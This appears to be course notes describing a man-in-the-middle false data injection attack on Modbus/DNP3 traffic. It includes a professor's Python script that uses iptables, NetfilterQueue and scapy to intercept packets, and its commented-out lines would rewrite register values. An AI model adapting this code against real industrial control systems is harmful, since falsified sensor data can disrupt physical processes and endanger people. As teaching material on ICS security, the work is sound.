

Using MitM, generating False Data Injection (Jairo-ECE)

Initially there is a sender and receiver. They used Modbus and dnp3 protocol but can be done with mqtt.



Another PC will act as a cable where the data will be filtered using NetfilterQueue. Then scapy.all will change the payload, which is the data needed to change.



Professor Jairo's code (might have some bug as mentioned by him, the whole process was not shown), Check the packet-listener function. This function is binded using the queue when the data is filtered. Then this function is changing the code and sending it back using packet.accept() function.

```
from netfilterqueue import NetfilterQueue as nfq
from scapy.all import *
from scapy.layers.inet import IP
import scapy.contrib.modbus as mb

def packet_listener(packet):
  if packet.get_payload_len()==81:
     pl=IP(packet.get_payload())
     pl.show()
     #print("This is the original packet \n",pl)
```

```
    #print(pl[-2:])
    #pl_new=pl
    #pl_new['Read Holding Registers Response'].registerVal[-1]=551;
    #print(pl_new['Read Holding Registers Response'].registerVal[-1])
    #pl_new.show()
    #print(pl_new)
    #del pl['TCP'].chksum
    #del pl['TCP'].len
    #packet.set_payload(bytes(pl_new))

    print(packet)
    #packet.accept()

  packet.accept()

def __setdown():
  os.system("sudo iptables -t mangle -D PREROUTING -i enp40s0 -p TCP -j NFQUEUE --queue-num 1")

os.system("sudo iptables -t mangle -A PREROUTING -i enp40s0 -p TCP -j NFQUEUE --queue-num 1")

os.system("sudo iptables -L")

queue = nfq()
queue.bind(1, packet_listener)

try:
  print("Starting Attack")
  queue.run()
except KeyboardInterrupt:
  __setdown()
  print("stopping sniffing")
  queue.unbind()
```

They used Modbus slave, download it from here: https://www.modbustools.com/download.html
The original GitHub repo of MitM attack:
https://github.com/scy-phy/swat/blob/master/swat-assault-crawler/swatassault/p1_level_slope_bias.py